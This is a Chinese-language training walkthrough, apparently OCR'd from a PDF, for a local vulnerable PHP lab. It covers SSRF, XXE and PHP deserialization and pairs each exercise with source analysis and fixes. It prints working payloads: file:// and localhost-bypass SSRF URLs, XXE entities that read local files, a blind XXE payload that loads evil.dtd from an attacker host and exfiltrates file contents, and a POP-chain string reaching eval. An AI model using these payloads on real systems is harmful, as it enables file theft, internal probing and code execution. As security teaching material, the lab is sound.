
程序按用戶給的 URL 幫我們發請求。攻擊者就借服務器的視角去訪問它能訪問、而我們訪問不到的東西：內網服務、本機 127.0.0.1、雲服務器的元數據地址（169.254.169.254）。gopher/dict/file 協議還能讀本地文件、僞造內網協議報文去打 Redis、MySQL。三道題分別是：基礎利用、內網探測、過濾繞過。

### 1.6.1　第 1 題｜基礎 SSRF——讓服務器替我們讀內網 flag（ssrf/01_basic_ssrf.php）

**【演示題目】第 1 題 SSRF基礎：填一個內網地址，讓服務器替我們去讀文件**
關卡文件：ssrf/01_basic_ssrf.php
訪問地址：http://localhost/zhaosec-main/ssrf/01_basic_ssrf.php

1. 步驟 1：打開關卡，URL 輸入框任意填，服務端 curl 直接請求；
2. 步驟 2：url=http://127.0.0.1/zhaosec-main/flag.txt，服務端代爲請求本機文件並回顯 flag → SSRF 成立。

# 1.6　服務器端請求僞造 SSRF（共 3 題）（續）




圖：SSRF 第2題 內網探測（02_internal_scan.php）：target 用 file:// 協議讓服務器讀本地 flag.txt

## 1.6.2　第 2 題｜內網探測——target 參數打內網端口，file:// 讀本地（ssrf/02_internal_scan.php）


**【演示題目】第 2 題 內網探測：target 參數掃描內網端口，順手 file:// 讀出 flag**

關卡文件：ssrf/02_internal_scan.php
訪問地址：http://localhost/zhaosec-main/ssrf/02_internal_scan.php

1. 步驟 1：頁面定位是"內網探測"，正常用法 target=http://127.0.0.1:3306 / 6379 / 27017，按響應時間與狀態碼判斷內網哪些服務開着；
2. 步驟 2：本關協議沒限制，直接把 target 換成 file:// 協議指向 ssrf/flag.txt，服務器把本地文件內容讀回來 → 拿到 flag；
3. 要點：SSRF 的危害不止"發 HTTP 請求"，file:// 能讀盤、gopher:// 能發任意協議報文。

```
# 探內網端口（有回顯 HTTP 狀態碼/耗時）
?target=http://127.0.0.1:3306
# 協議沒限制 → file:// 讀本地 flag
?target=file:///d:/CodeSoft/phpstudy/phpstudy_pro/WWW/zhaosec-main/ssrf/flag.txt
```

# 1.6　服務器端請求僞造 SSRF（共 3 題）（續）




圖：SSRF 第3題 繞過（05_ssrf_bypass.php）：過濾了 127.0.0.1/localhost 字樣，file:// 協議繞過讀出 flag

## 1.6.3　第 3 題｜過濾繞過——黑名單擋 127.0.0.1，換協議繞過去

**【演示題目】第 3 題 SSRF繞過：過濾了 127.0.0.1/localhost，照樣讀出 flag**
關卡文件：ssrf/05_ssrf_bypass.php
訪問地址：http://localhost/zhaosec-main/ssrf/05_ssrf_bypass.php

1. 步驟 1：先試 ?bypass=http://127.0.0.1/... 和 ?bypass=http://localhost/...，被 strpos 黑名單直接攔截（頁面回顯"禁止訪問"）；

2. 步驟 2：繞過思路很多——十進制 2130706433、十六進制 0x7f000001、IPv6 [::1]、URL 編碼，但這些只是換寫法，仍走 http 協議；

3. 步驟 3：本關校驗只查字符串裏有沒有 127.0.0.1/localhost，壓根不管協議——換成 file:// 直接指向 ssrf/flag.txt，成功讀出 flag。

```
# 先看攔截（關鍵詞黑名單）
?bypass=http://127.0.0.1/zhaosec-main/flag.txt → 攔截
# 繞過：不出現關鍵詞的協議直接讀文件
?bypass=file:///d:/CodeSoft/phpstudy/phpstudy_pro/WWW/zhaosec-main/ssrf/flag.txt
# 其他繞過寫法：http://2130706433、http://0x7f000001、http://[::1]
```

# 1.6　服務器端請求僞造 SSRF（共 3 題）（續）

## 源碼分析與修復（3 題共性）

## 關鍵源碼（靶場原始碼）

```
// D:\...\zhaosec-main\ssrf\01_basic_ssrf.php
if (isset($_GET['url'])) {
$url = $_GET['url'];
// 漏洞：直接使用用戶輸入的URL，沒有過濾
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true); // 跟隨重定向 → 繞過校驗的幫兇
$result = curl_exec($ch); // 服務端發起任意請求
}
```

## 代碼審計分析

- 輸入來源 Source：$_GET['url']；執行點 Sink：curl_setopt(CURLOPT_URL)，請求去哪完全由用戶說了算；
- CURLOPT_FOLLOWLOCATION=true 會跟着重定向走：就算你校驗了域名，攻擊者用 302 一跳就能跳進內網；
- 協議也沒限制：file:// 能讀本地文件，gopher:// 能僞造內網協議，dict:// 能探測端口；
- CWE-918：Server-Side Request Forgery。

## 修補對策


```
// 修復：解析後再校驗（不能用字符串前綴判斷）
$host = parse_url($url, PHP_URL_HOST);
$ip = gethostbyname($host); // 解析真實 IP
if (!filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE)) {
exit('禁止訪問內網/保留地址'); // 擋 127.x / 10.x / 192.168.x / 169.254.x
```

# 1.6　服務器端請求僞造 SSRF（共 3 題）（續）

```
}
$allow_scheme = ['http', 'https'];
if (!in_array(parse_url($url, PHP_URL_scheme), $allow_scheme, true)) exit('協議不允許');
curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, false); // 或跳轉後重新走一遍校驗
```

- 最佳實踐：業務根本不接受 URL，改爲接收資源 ID，由服務端在固定域名下拼接；
- 校驗必須在 DNS 解析後的 IP 層做，防 DNS rebinding 要在連接時再校驗一次（或用專用出口代理）；
- 雲環境：元數據服務開啓 IMDSv2（需 token），網絡層限制僅運維網段訪問。

# 1.7　XML 外部實體注入 XXE（共 3 題）




圖：XXE 第1題：外部實體指向 C:/Windows/win.ini，解析結果回顯文件內容（/xxe/01_file_read.php）

## 原理（3 題共用）

XML 解析器允許"外部實體"時，攻擊者可以在 DOCTYPE 裏定義一個指向任意地址的實體，解析 XML 就等於去讀那個地址：本地文件、內網 URL 都行，實體炸彈還能把解析器撐爆。盲 XXE 可以把數據外帶回傳到攻擊者服務器。三道題分別是：直接回顯讀文件、XXE 打 SSRF、盲 XXE 外帶。

### 1.7.1　第 1 題｜實體讀文件——外部實體指向 win.ini 直接回顯（xxe/01_file_read.php）

**【演示題目】第 1 題 XXE讀文件：在 XML 裏定義外部實體，讀出 C:/Windows/win.ini**


關卡文件：xxe/01_file_read.php

訪問地址：http://localhost/zhaosec-main/xxe/01_file_read.php

1. 步驟 1：打開關卡，頁面有 XML 輸入框（textarea）與"提交"按鈕；
2. 步驟 2：提交構造的 XML：<!ENTITY xxe SYSTEM "file:///C:/Windows/win.ini">，在 <name>&xxe;</name> 處引用實體
3. 步驟 3：解析結果回顯 "XML解析成功：; for 16-bit app support [fonts] ..." → 系統文件讀取成功。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///C:/Windows/win.ini">
]>
<root><name>&xxe;</name></root>
# 解析時實體被替換成文件內容，隨 <name> 一起回顯 → 直接回顯型 XXE
```

# 1.7　XML 外部實體注入 XXE（共 3 題）（續）




圖：XXE 第2題 XXE打SSRF（02_xxe_ssrf.php）：提交外部實體 payload（本機 libxml≥2.9 未展開實體，回顯爲嵌套對象，環境限制如實說明）

## 1.7.2　第 2 題｜XXE 打 SSRF——實體指向內網 URL（xxe/02_xxe_ssrf.php）

**【演示題目】第 2 題 XXE打內網：實體從 file:// 換成 http://，替服務器發請求**

關卡文件：xxe/02_xxe_ssrf.php

訪問地址：http://localhost/zhaosec-main/xxe/02_xxe_ssrf.php

1. 步驟 1：把實體地址從 file:// 換成 http://127.0.0.1/zhaosec-main/flag.txt，提交；
2. 步驟 2：解析器去請求這個內網地址並把響應塞進文檔——XXE 天然就是一個 SSRF，還能探內網端口、打雲元數據；
3. 環境說明：本機 libxml ≥ 2.9 默認不展開外部實體，回顯裏看到的是未展開的實體對象而非文件內容——演示到 payload 構造與提交，真實環境（老版本 libxml / 顯式開啓實體）即可讀出。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY xxe SYSTEM "http://127.0.0.1/zhaosec-main/flag.txt">
]>
<root><name>&xxe;</name></root>
# 實體指向內網 URL：解析器替你發請求 → XXE 與 SSRF 天然結合
```

# 1.7　XML 外部實體注入 XXE（共 3 題）（續）




圖：XXE 第3題 盲XXE（03_blind_xxe.php）：參數實體外帶 payload（本機無接收端且實體未展開，演示到提交步驟）

## 1.7.3　第 3 題｜盲 XXE——參數實體外帶數據（xxe/03_blind_xxe.php）

**【演示題目】第 3 題 盲XXE：頁面不回顯實體結果時，用參數實體把數據帶出去**

關卡文件：xxe/03_blind_xxe.php
訪問地址：http://localhost/zhaosec-main/xxe/03_blind_xxe.php

1. 步驟 1：盲 XXE 的場景：解析器用了實體，但結果不顯示在頁面上（無回顯）；
2. 步驟 2：用參數實體（%ent;）做兩級加載：先拉取攻擊者服務器上的 evil.dtd，DTD 裏再定義實體把文件內容拼進 URL 請求——數據順着 HTTP 請求帶出去；
3. 步驟 3：提交 payload 演示構造（本機沒有 8888 接收端且 libxml 不展開實體，真實滲透時在自己服務器放 evil.dtd 接收即可）。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://攻擊者IP:8888/evil.dtd">
%remote;
]>
<root>blind</root>
# evil.dtd（放在攻擊者服務器上）：
<!ENTITY % file SYSTEM "file:///C:/Windows/win.ini">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://攻擊者
%eval;
%exfil;
# 兩級參數實體：讀文件 → 拼進 URL → 外帶（OOB，帶外通道）
```

# 1.7　XML 外部實體注入 XXE（共 3 題）（續）

## 源碼分析與修復（3 題共性）

## 關鍵源碼（靶場原始碼）

```
// D:\...\zhaosec-main\xxe\01_file_read.php
if (isset($_POST['xml'])) {
$xml = $_POST['xml'];
// 漏洞：解析XML時主動開啓外部實體
libxml_disable_entity_loader(false); // 明確允許外部實體加載
$dom = new DOMDocument();
$dom->resolveExternals = true; // 解析外部實體
$dom->substituteEntities = true; // 替換實體引用 → 文件內容進入文檔
if ($dom->loadXML($xml)) { ... $result = 'XML解析成功：' . $name->nodeValue; }
}
```

## 代碼審計分析

- 輸入來源 Source：$_POST['xml']；執行點 Sink：DOMDocument::loadXML，而且代碼裏主動打開了 resolveExternals 和 substituteEntities 兩個開關；
- 這三個開關等於明着告訴解析器：外部實體隨便加載；
- 解析結果直接顯示在頁面上，不用把數據外帶出去，屬於直接回顯型 XXE；
- CWE-611：Improper Restriction of XML External Entity Reference。

## 修補對策

```
// 修復：禁 DTD + 禁網絡，絕不啓用 NOENT/外部實體
libxml_use_internal_errors(true);
if (preg_match('/<!DOCTYPE|<!ENTITY/i', $xml)) { exit('禁止 DTD/實體'); } // 第一道閘
```

# 1.7　XML 外部實體注入 XXE（共 3 題）（續）


```
$dom = new DOMDocument();
$dom->loadXML($xml, LIBXML_NONET | LIBXML_NO_XXE); // 老版本 PHP 可用 LIBXML_NONET + 不開 resolveExternals
// SimpleXML 同理：
// $sx = simplexml_load_string($xml, 'SimpleXMLElement', LIBXML_NONET);
// PHP8 起外部實體默認關閉，但仍應顯式拒絕 DOCTYPE 防 Billion Laughs
```

- 默認安全：不主動調用 libxml_disable_entity_loader(false)，不開 resolveExternals/substituteEntities，不加 LIBXML_NOENT；
- 第一道閘直接拒絕包含 DOCTYPE/ENTITY 的輸入（業務 XML 大多不需要 DTD）；
- 用 JSON 替代 XML 傳輸（不需要 XML 特性時最省心）；
- 架構層：解析進程低權限 + 出網限制，限制實體能"夠到"的資源。

# 1.8　反序列化漏洞（共 3 題）




圖：反序列化第1題 關卡頁：unserialize() 直接還原用戶輸入（/unserialize/01_basic_deserialization.php）




圖：反序列化第1題：篡改 role=admin 的序列化串提交，提權成功拿到 flag

## 原理（3 題共用）

服務端用 unserialize() 把用戶傳來的字符串還原成對象，還原出來的對象屬性全由攻擊者說了算——把 role 改成 admin 就能提權。如果這個類的魔術方法（__wakeup/__destruct/__toString）裏還執行了危險操作，就能一路串起來執行代碼（POP 鏈）。三道題正好一條線：改屬性 → 魔術方法讀文件 → POP 鏈執行代碼。

### 1.8.1　第 1 題｜屬性篡改——把 role 改成 admin 提權（unserialize/01_basic_deserialization.php）


**【演示題目】第 1 題 反序列化提權：把序列化串裏的 role 改成 admin，騙過服務端拿到 flag**

關卡文件：unserialize/01_basic_deserialization.php
訪問地址：http://localhost/zhaosec-main/unserialize/01_basic_deserialization.php

1. 步驟 1：打開關卡，輸入正常序列化串 O:4:"User":2:{s:8:"username";s:5:"guest";s:4:"role";s:4:"user";}，回顯普通用戶；
2. 步驟 2：把 role 改爲 admin 重新提交：O:4:"User":2:{s:8:"username";s:5:"admin";s:4:"role";s:5:"admin";}；
3. 步驟 3：服務端直接相信反序列化結果，判定 role===admin → 輸出 flag。

```
# GET 參數（瀏覽器地址欄，注意 URL 編碼）
?data=O:4:"User":2:{s:8:"username";s:5:"admin";s:4:"role";s:5:"admin";}
# 改的只是字符串裏的屬性值，服務端 unserialize 還原後照單全收
```

# 1.8　反序列化漏洞（共 3 題）（續）




圖：反序列化第2題 __toString 利用（03_tostring_exploit.php）：僞造 Logger 對象把 logFile 指向 flag.txt，析構時讀出文件內容

## 1.8.2　第 2 題｜__toString 利用——僞造 Logger 對象讀 flag 文件（unserialize/03_tostring_exploit.php）

**【演示題目】第 2 題 __toString利用：僞造 Logger 對象，把 logFile 指到 flag.txt**

關卡文件：unserialize/03_tostring_exploit.php
訪問地址：http://localhost/zhaosec-main/unserialize/03_tostring_exploit.php

1. 步驟 1：本關類 Logger 會把 logFile 指向的文件內容"記錄"下來，__toString 被觸發時讀文件；
2. 步驟 2：手工構造序列化串：對象換成 Logger，logFile 寫成 flag.txt 的絕對路徑，logData 留空；
3. 步驟 3：提交後反序列化出我們僞造的對象，代碼把 logFile 拼進文件操作 → 讀出 flag 內容回顯。

```
# GET 參數 ?data=（路徑按本機實際環境寫）
O:6:"Logger":2:{s:7:"logFile";s:59:"d:/CodeSoft/phpstudy/phpstudy_pro/WWW/zhaosec-main/flag.txt";s:7:"logData";s:0:"";}
# O:6:"Logger"：對象名與屬性名必須和靶場類完全一致
# s:59 是路徑字符串長度，改路徑時要同步改，否則解析失敗
```

# 1.8　反序列化漏洞（共 3 題）（續）

```php
<?php
highlight_file(__FILE__);
error_reporting(0);
class A{
    public $name;
    public function __destruct()
{
        echo $this->name;
    }
}
class B{
    public $age;
    public function __tostring(){
        eval($this->age);
    }
}

unserialize($_GET['pop']);
?> 1337
```

圖：反序列化第3題 POP鏈（pop1.php）：A::__destruct → B::__toString → eval 執行任意代碼，回顯 1337

## 1.8.3　第 3 題｜POP 鏈——魔術方法串起來執行任意代碼（unserialize/pop1.php）

**【演示題目】第 3 題 POP鏈：A::__destruct → B::__toString → eval 一路鏈到代碼執行**

關卡文件：unserialize/pop1.php

訪問地址：http://localhost/zhaosec-main/unserialize/pop1.php

1. 步驟 1：看源碼：類 A 的 __destruct 會把 name 當字符串用（觸發 __toString），類 B 的 __toString 把 age 傳進 eval——單看每個類都沒問題，串起來就是執行代碼；
2. 步驟 2：構造鏈式 payload：A 對象的 name 屬性填一個 B 對象，B 對象的 age 填要執行的 PHP 代碼；
3. 步驟 3：提交 ?pop=...，對象銷燬時鏈式觸發，eval 執行 echo 1337，頁面回顯 1337 → 任意代碼執行成立。

```
# GET 參數 ?pop=
O:1:"A":1:{s:4:"name";O:1:"B":1:{s:3:"age";s:10:"echo 1337;";}}
# 鏈路：A::__destruct 把 name 轉字符串
# → 調用 B::__toString
# → eval($this->age) 執行 echo 1337
# 換成 system('whoami') 就是完整的 RCE
```

# 1.8　反序列化漏洞（共 3 題）（續）

## 源碼分析與修復（3 題共性）

## 關鍵源碼（靶場原始碼）

```
// D:\...\zhaosec-main\unserialize\01_basic_deserialization.php
class User {
public $username = "guest";
public $role = "user";
public function getInfo() { return "用戶名: {$this->username}, 角色: {$this->role}"; }
}
if (isset($_GET['data'])) {
$data = $_GET['data'];
$user = @unserialize($data); // 直接反序列化不可信數據
if ($user && $user instanceof User) {
